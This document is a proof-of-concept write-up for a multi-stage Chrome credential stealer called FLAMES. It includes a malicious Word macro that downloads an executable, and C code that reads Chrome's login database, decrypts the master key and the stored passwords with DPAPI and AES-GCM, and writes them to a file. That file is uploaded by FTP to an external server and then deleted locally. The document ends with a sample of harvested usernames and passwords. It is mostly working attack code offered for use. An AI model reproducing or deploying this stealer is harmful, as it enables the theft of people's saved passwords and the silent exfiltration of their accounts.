


FLAMES

(Multi Staged Malware POC)

by// [Ethereal](#)



Introduction:


Flames is a Browser based Password Extractor which works with Chrome. This paper , as well as the attached code segment will use a malicious word Macro created using VbScript which would be used to download our executable and fetch chrome credentials and send it back to a server via [FTP](#) using [WININET API](#).

The programmatic implementation will be written in C using Win API.

The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads the malicious macro and the remote binary gets executed.

A screenshot of a Visual Basic code editor window titled 'Doc1 - Module1 (Code)'. The 'General' tab is selected, and the 'DownloadXlFileFromURL' procedure is visible. The code is written in VBA and defines a subroutine 'DownloadXlFileFromURL()' that takes two arguments: 'myURL' and 'sFilename'. It uses the WinHttpRequest object to perform a GET request to the specified URL. If the status is 200, it creates an ADODB.Stream object, opens it, writes the response body, and saves it to the file specified by sFilename. The file is saved to the desktop with the name 'file.exe'.

```
Option Explicit

Sub DownloadXlFileFromURL()

    Dim myURL As String, sFilename As String
    myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
        Application.PathSeparator & "Desktop" & Application.PathSeparator & _
        "file.exe"

    Dim WinHttpRequest As Object, oStream As Object
    Set WinHttpRequest = CreateObject("Microsoft.XMLHTTP")
    WinHttpRequest.Open "GET", myURL, False, "username", "password"
    WinHttpRequest.Send

    myURL = WinHttpRequest.ResponseBody
    If WinHttpRequest.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpRequest.ResponseBody
        oStream.SaveToFile sFilename, 2 ' 1 = no overwrite, 2 = overwrite
        oStream.Close
    End If

    Dim RetVal
```

2. The VerifyBrowser function invokes [RegOpenKeyEx](#) & [RegQueryValueEx](#) to check the default browser is set to Chrome.

```
BOOL VerifyBrowser(VOID)
{
    HKEY hKey = HKEY_CURRENT_USER;
    WCHAR lpSubKey[WCHAR_MAXPATH] = L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
    HKEY phkResult;
    WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
    WCHAR lpData[WCHAR_MAXPATH];
    DWORD bufferSize = sizeof(lpData);

    if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
        goto FAILURE;

    if (RegQueryValueEx(phkResult, L"ProgId", NULL, NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
        goto FAILURE;

    if (hKey)
        RegCloseKey(hKey);

    if (phkResult)
        RegCloseKey(phkResult);

    if (wcscmp(lpData, L"ChromeHTML") != 0)
        return FALSE;

    return TRUE;
}
```

3. Our code would query the login data file through SQL "SELECT
ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS" stored
in "\\Google\\Chrome\\User Data\\Default\\Login Data" and store it in a
file.

```
if (GetEnvironmentVariable(L"LOCALAPPDATA", wModulePath, WCHAR_MAXPATH) == 0)
    goto FAILURE;

wcscat_s(wModulePath, chromeLocalState);

hHandle = CreateFile(wModulePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hHandle == INVALID_HANDLE_VALUE)
    goto FAILURE;

dwError = GetFileSize(hHandle, NULL);
if (dwError == INVALID_FILE_SIZE)
    goto FAILURE;

lpLocalState = (PCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwError));
if (lpLocalState == NULL)
    goto FAILURE;

if (!ReadFile(hHandle, lpLocalState, dwError, &dwBytesRead, NULL))
    goto FAILURE;
```

4. Getting the Master Key :

- ☐ Use [GetEnvironmentVariableW](#) to get LOCALAPPDATA
- ☐ Use `wcscat` to append L"\\Google\\Chrome\\UserData\\LocalState"
- ☐ Invoke [ReadFile](#) on "Local State" to read entire contents of the file and store in the Buffer created by [HeapAlloc](#).
- ☐ Use `strstr` on the buffer and locate "\\os_crypt\\":{"encrypted_key\\":\\"".
- ☐ Using the `StringRemoveSubstring` function remove "\\os_crypt\\":{"encrypted_key\\":\\" from the string .

- ☐ Use [CryptStringToBinaryA](#) & [CryptUnprotectData](#) to get the decoded Base64 Master Key.

```
Substring = strstr(Substring, "\\os_crypt\\:\\encrypted_key\\:\\");
if (Substring == NULL)
    return NULL;

if (StringRemoveSubString(Substring, (PCHAR)"\\os_crypt\\:\\encrypted_key\\:\\") == NULL)
    return NULL;

if (StringTerminateString(Substring, '\\') == NULL)
    return NULL;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, NULL, &dwBufferLen, NULL, NULL))
    goto FAILURE;

pbBinary = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwBufferLen));
if (pbBinary == NULL)
    goto FAILURE;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, pbBinary, &dwBufferLen, NULL, NULL))
    goto FAILURE;

if (pbBinary[0] == 'D')
    MoveMemory(pbBinary, pbBinary + 5, dwBufferLen);

Input.cbData = dwBufferLen;
Input.pbData = pbBinary;

if (!CryptUnprotectData(&Input, 0, NULL, NULL, NULL, 0, &Output))
    goto FAILURE;
```

5. Decrypting the Password:

- ☐ Transform Password into a BYTE array and store the result in the buffer.
- ☐ Make a BYTE pointer pointing to Buffer , increase it by 3 . Invoke [BCryptOpenAlgorithmProvider](#) for creating AES hash .
- ☐ Invoke [BCryptSetProperty](#) to set the property to “Chaining Mode GCM”.
- ☐ Invoke [BCryptGenerateSymmetricKey](#) which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
- ☐ Use [BCryptDecrypt](#) to decrypt the password and remove the last 16 bytes.

```
Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, LenPass);
if (Buffer == NULL)
    goto FAILURE;

CharArrayToByteArray>Password, Buffer, LenPass);
pointer = Buffer;
pointer += 3;

Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
if (!INT_SUCCESS(Status))
    goto FAILURE;

Info.pbNonce = pointer;
Info.cbNonce = 12;
Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
Info.cbTag = 16;

DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
if (DecryptPass == NULL)
    goto FAILURE;

Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0, DecryptPass, DecryptPassLen, &DecryptSize, 0);
if (!INT_SUCCESS(Status))
    goto FAILURE;
```

6. Write the data to the file using [WriteFile](#).

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\r\n", Argv[0], Argv[1], (PCHAR)DecryptPass);
numberOfBytesToWrite = (DWORD)strlen(WriteArray);

if (!WriteFile(hLog, WriteArray, numberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))
    goto FAILURE;
```

7. Uploading :


Then our code initializes WININET usage by [InternetOpenW](#). Following a successful initialization we invoke [InternetConnectW](#) with details to our ftp server and upload the file using [FtpPutFileW](#) and then using [DeleteFile](#) to delete the file from the local system.

```
hInternetOpen = InternetOpenW(L"Mozilla/4.1337", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
if (hInternetOpen == NULL)
    goto FAILURE;

hInternetConnect = InternetConnectW(hInternetOpen, L"ftp.drivehq.com", INTERNET_DEFAULT_FTP_PORT, NULL, NULL, INTERNET_SERVICE_FTP, 0, 0);
if (hInternetConnect == NULL)
    goto FAILURE;

if (!FtpPutFileW(hInternetConnect, L"file.txt", lpRemoteFile, FTP_TRANSFER_TYPE_BINARY, 0))
    goto FAILURE;

if (!DeleteFile(L"file.txt"))
    goto FAILURE;
```



```
File Edit Format View Help

Url: [REDACTED]
Username: jenikensjacob
Password: Jenikens@jacob

Url: [REDACTED]
Username: jacobjenikens
Password: Jenikens@jacob

Url: [REDACTED]
Username: JJenikens
Password: Jenikens@jacob

Url: [REDACTED]
Username: jacobjenikens@protonmail.com
Password: RGV2aXNoYSMyNQ==
```

Harvested Credentials